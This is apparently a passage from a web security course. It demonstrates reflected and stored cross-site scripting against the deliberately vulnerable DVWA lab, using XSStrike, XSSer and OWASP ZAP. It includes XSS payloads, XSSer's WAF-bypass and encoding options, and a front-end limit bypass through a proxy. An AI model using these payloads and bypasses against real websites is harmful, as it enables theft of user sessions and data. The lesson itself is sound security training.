So in this lesson, we're going to use tools called XSStrike and XSSer. They'll both achieve similar results in this lesson, but they offer some unique approaches and features. Keep in mind that these are not the only tools that can do this, but they are some of the more up-to-date tools than others.

XSStrike is the first one we'll look at, and it's a tool that generates payloads, has a fuzzing engine, includes a fast crawler, and uses multiple parsers to analyze responses. It also includes parameter discovery, WAF detection, and a scanner for DOM XSS.



In order for the tools to properly work, we need to be using a compatible Python version.

One way you can do this is by typing this command:

```
sudo update-alternatives --install /usr/bin/python python /usr/bin/python3.8 1
```

Then, if you check your Python version, it should say 3.8.4

```
python --version
Python 3.8.4
```

The great thing about this approach is that it lets you switch back & forth between Python versions which might be necessary for other software that requires older versions. For example, I also have Python 2.7 installed, but it's not what my system is currently using:

```
update-alternatives --list python
```

Next, we'll install pip, which will be used to install dependencies.

```
sudo apt install python3-pip
```

Now, it's time to download XSStrike:

```
cd Documents/
git clone https://github.com/s0md3v/XSStrike
```

Now if you try to run XSStrike and you don't have its dependencies installed, it *should* automatically install them.


```
kali@kali:~/Documents/XSStrike-master$ python xsstrike.py

        XSStrike v3.1.4

[!] fuzzywuzzy isn't installed, installing now.
Collecting fuzzywuzzy
  Downloading fuzzywuzzy-0.18.0-py2.py3-none-any.whl (18 kB)
Installing collected packages: fuzzywuzzy
Successfully installed fuzzywuzzy-0.18.0
[!] fuzzywuzzy has been installed, restart XSStrike.
```

But if it doesn't, you can manually install with:

```
pip3 install tld fuzzywuzzy requests
```

Now you're ready to use XSStrike! Make sure the DVWA is running, choose a security level (I picked high for this) and then grab your Cookie information.

To grab your own cookie information, you can press your F12 key, and go to the Storage tab. From there, you'll see the security level (mine is `high`) and then your PHPSESSID (mine is `vih4oai3maurksimaqvvhdmbd7`).




We will use this information to establish connections with the application. So you'll want your command to look exactly like this, except you'll modify your `security=high; PHPSESSID=vih4oai3maurksimaqvvhdmbd7` values to match your values.

```
python xsstrike.py -u http://localhost/vulnerabilities/xss_r/?name=query --headers "Cookie: security=high; PHPSESSID=vih4oai3maurksimaqvvhdmbd7" --skip-dom
```

What we're doing with this command is supplying a `-u` URL to attack, and that URL contains the query parameter that XSStrike will inject with payloads: `?name=query`.

We then add our headers which will be used to authenticate our requests, and then we use `--skip-dom` in order to tell XSStrike *not* to check the DOM for potential vulnerability. So this tool *does* provide functionality to check for DOM XSS, but we're not using that feature in this case.

Submit this command and it should work really quickly.



Some of these may be false positives. In some cases, you may get a lot of false positives. But let's try some of the generated payloads by copy/pasting them directly in the URL.

Let's generate a few more so that we can see different examples.

```
kali@kali:~/Documents/XSStrike$ python xsstrike.py -u http://localhost/
vulnerabilities/xss_r/?name=query --headers “Cookie: security=medium; PHPSESSID=
vih4oai3maurksimaqvvhdmbd7” --skip-dom

        XSStrike v3.1.4

[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
------------------------------------------------------------
[+] Payload: <DeTaIls/+/oNTOGglE%0d=%0dconfirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <HtmL%09ONmoUseOVer+=+[8].find(confirm)%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <D3v%0dOnpOINterEnter%0d=%0d(confirm)()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <A/+/onmOUSEover%09=%09(confirm)()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
```


As you can see, these payloads look very strange, and aren’t what we would typically consider valid entries for this input field, but they are valid HTML and so the browser is rendering them.

That’s part of what makes input filtering with allow or denylists so difficult. It’s also what causes problems with Web Application Firewalls, since it can be very difficult for WAFs to block all requests like this without also blocking potentially legitimate requests.

We’ll talk more about defenses later on, but I wanted to bring that up here.

Speaking of defenses, let’s take a look at a tool that has more customizability when it comes to evading defenses.

Let's use a tool called XSSer. XSSer includes over 1,300 XSS attack vectors with several options to try and bypass certain filters that applications might be using. It also includes a GUI (Graphical User Interface), although I've found that it can be a bit of a pain to use with some applications, so we won't be demonstrating that in this lesson. Instead, we'll use the tool from the terminal.




```
cd ..
git clone https://github.com/epsylon/xsser
cd xsser/
```

To access all features, we need to install additional libraries and dependencies. You can do it manually, or you can run

```
sudo python setup.py install
```

I've also found that we need a few more things that may not have installed properly with our prior command, but that we can install with:

```
sudo pip3 install pycurl bs4 pygeoip gobject cairocffi selenium
```

XSSer has *a lot* of options!

```
xsser -h
```

So while we won't have time to look at each option line-by-line, let's take a look at a few.

Launch the GUI

```
  --gtk                 launch XSSer GTK Interface
```

Select targets

```
  *Select Target(s)*:
    At least one of these options must to be specified to set the source
    to get target(s) urls from:

    --all=TARGET        Automatically audit an entire target
    -u URL, --url=URL   Enter target to audit
    -i READFILE         Read target(s) urls from file
    -d DORK             Search target(s) using a query (ex: 'news.php?id=')
    -l                  Search from a list of 'dorks'
    --De=DORK_ENGINE    Use this search engine (default: DuckDuckGo)
    --Da                Search massively using all search engines
```

Configure your requests

```
*Configure Request(s)*:
    These options can be used to specify how to connect to the target(s)
    payload(s). You can choose multiple:

    --head              Send a HEAD request before start a test
    --cookie=COOKIE     Change your HTTP Cookie header
```

Check if the target application is using filters

```
*Checker Systems*:
   These options are useful to know if your target is using filters
   against XSS attacks:
   --hash              Send a hash to check if target is repeating content
   --heuristic         Discover parameters filtered by using heuristics
   --discode=DISCODE   Set code on reply to discard an injection
   --checkaturl=ALT    Check reply using: <alternative url> [aka BLIND-XSS]
   --checkmethod=ALTM  Check reply using: GET or POST (default: GET)
   --checkatdata=ALD   Check reply using: <alternative payload>
   --reverse-check     Establish a reverse connection from target to XSSer
```

Options to try and bypass Firewall rules and anti-XSS filters

```
 *Anti-antiXSS Firewall rules*:
   These options can be used to try to bypass specific WAF/IDS products
   and some anti-XSS browser filters. Choose only if required:
   --Phpids0.6.5       PHPIDS (0.6.5) [ALL]
   --Phpids0.7         PHPIDS (0.7) [ALL]
   --Imperva           Imperva Incapsula [ALL]
   --Webknight         WebKnight (4.1) [Chrome]
   --F5bigip           F5 Big IP [Chrome + FF + Opera]
   --Barracuda         Barracuda WAF [ALL]
   --Modsec            Mod-Security [ALL]
   --Quickdefense      QuickDefense [Chrome]
   --Sucuri            SucuriWAF [ALL]
   --Firefox           Firefox 12 [& below]
   --Chrome            Chrome 19 & Firefox 12 [& below]
   --Opera             Opera 10.5 [& below]
   --Iexplorer         IExplorer 9 & Firefox 12 [& below]

 *Select Bypasser(s)*:
   These options can be used to encode vector(s) and try to bypass
   possible anti-XSS filters. They can be combined with other techniques:
   --Str               Use method String.FromCharCode()
   --Une               Use Unescape() function
   --Mix               Mix String.FromCharCode() and Unescape()
   --Dec               Use Decimal encoding
   --Hex               Use Hexadecimal encoding
   --Hes               Use Hexadecimal encoding with semicolons
   --Dwo               Encode IP addresses with DWORD
   --Doo               Encode IP addresses with Octal
   --Cem=CEM           Set different 'Character Encoding Mutations'
                       (reversing obfuscators) (ex: 'Mix,Une,Str,Hex')
```


Like I said, this is a lot of options to take in all at once, so don't let all of this confuse or overwhelm you. We're going to use very basic options to get started, and you can always look at the tool's documentation to get more information!

So let's start our attack:

```
xsser -u 'http://127.0.0.1' -g '/vulnerabilities/xss_r/?name=XSS'
--cookie='security=high; PHPSESSID=vih4oai3maurksimaqvvhdmbd7' --ignore-proxy
--threads 5 --auto
```

Here, we're using `--auto` to inject a list of vectors provided by XSSer, setting `--threads 5` to set the maximum number of concurrent requests. The default is actually 5, so there's no need to specify it, but I just wanted to show you could set that option. I also used `--ignore-proxy` which just ignores the system's default HTTP proxy in case that there is one.

Then, we pass in our `--cookie` information, the `-g` GET request path, and the `-u` target URL.



Now that we have a lot of results, we can print out a limited set from the XSSreport file:

```
tail -n 100 XSSreport.raw
```

As was the case with the other tool, we may end up getting some false positives here, or we may also get some payloads that don't necessarily do much, but that show us what successfully went through, and what didn't. For example, we might see some HTML elements being created, like buttons, etc...or CSS styles injected. Even if they're not popping up a box or stealing information, they give us a good indication of what the security are doing and *not* doing, which can help us craft more practical payloads!

Alright — feel free to play with these tools as much as you'd like, and once you're ready, go ahead and complete this lesson and I'll see you in the next!

Stored (Persistent) XSS

Manual Attacks

In this lesson, let's take a look at manual stored attacks, by going to the XSS (Stored) tab in the DVWA.

We can see a guestbook where we can leave comments, similar to a product review page, news feed, discussion forums, or something to that effect, where you can expect different users to visit this page. So the goal would be to leave a stored XSS payload so that every time the page loads, the user's information is sent to our servers, for example.

Testing the form

Let's start out with a simple test to see how the form works.:

Test
Hello, this is a test comment from Christophe to see...

There's a character limit preventing me from writing more. That could definitely be a challenge for our XSS payloads since it limits how many characters we can enter.


With that said, and you'll already know this if you've taken courses from me before, but just because there is a character limit imposed by the front-end does not mean there's a character limit imposed by the back-end.


What I mean is that the character limit could just be some front-end JavaScript or HTML code checking how many characters have been entered. But if we bypass this front-end and send a request directly to the back-end server, we could potentially bypass this limitation.

An alternative to this would be to try and use tiny XSS payloads. Here's handy cheat sheet: https://github.com/terjanq/Tiny-XSS-Payloads

Before we test that out, let's do a quick check on the basics to verify vulnerability. We're on the security level of low right now, so the script tags probably won't work. Let's use an SVG tag instead:

```
<svg onload=alert(1)>
```






Awesome, that worked. Now if we navigate away from this page and come back, unlike with the reflective XSS, the persistent XSS makes it so that it's now permanently stored on the server and displayed on this page until someone cleans it up!

But again, this payload is next to useless outside of finding a vulnerability. Let's see if we can't do something more interesting.


Using OWASP ZAP


OK, let's clear the guestbook so that we don't get the annoying pop-up every time, and let's pull up OWASP ZAP. OWASP ZAP, if you're not familiar, is a free and open-source penetration testing tool being maintained under the umbrella of OWASP.




We're going to use it in this lesson as a proxy which stands between our browser and the web application, so that we can intercept and inspect messages sent between the browser and that web application. That allows us to modify requests going back and forth, which will be perfect for this scenario since it will allow us to bypass front-end security controls and communicate directly with the back-end.

1. Open ZAP
2. Don't persist session (unless you want to)
3. Open FireFox browser (if you can't get the browser to open, try this fix)
4. Login to DVWA (127.0.0.1) and navigate to the XSS (Stored) page
5. Set a breakpoint
6. Submit a test comment
7. Open/Resend with Request Editor
8. Change the `mtxMessage=` to your payload of choice, like:


Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Manual Explore
This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.
The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.
URL to explore:
http://localhost
Select...
Enable HUD:
Explore your application:
Launch Browser
Firefox
You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Bo...
Highest Al...
Note
Tags
Alerts
Primary Proxy: localhost:8081
Current Scans


Untitled Session - OWASP ZAP 2.9.0
Quick Start
Request
Response




```
<IMG SRC=# onmouseover="alert('xxs')">
```

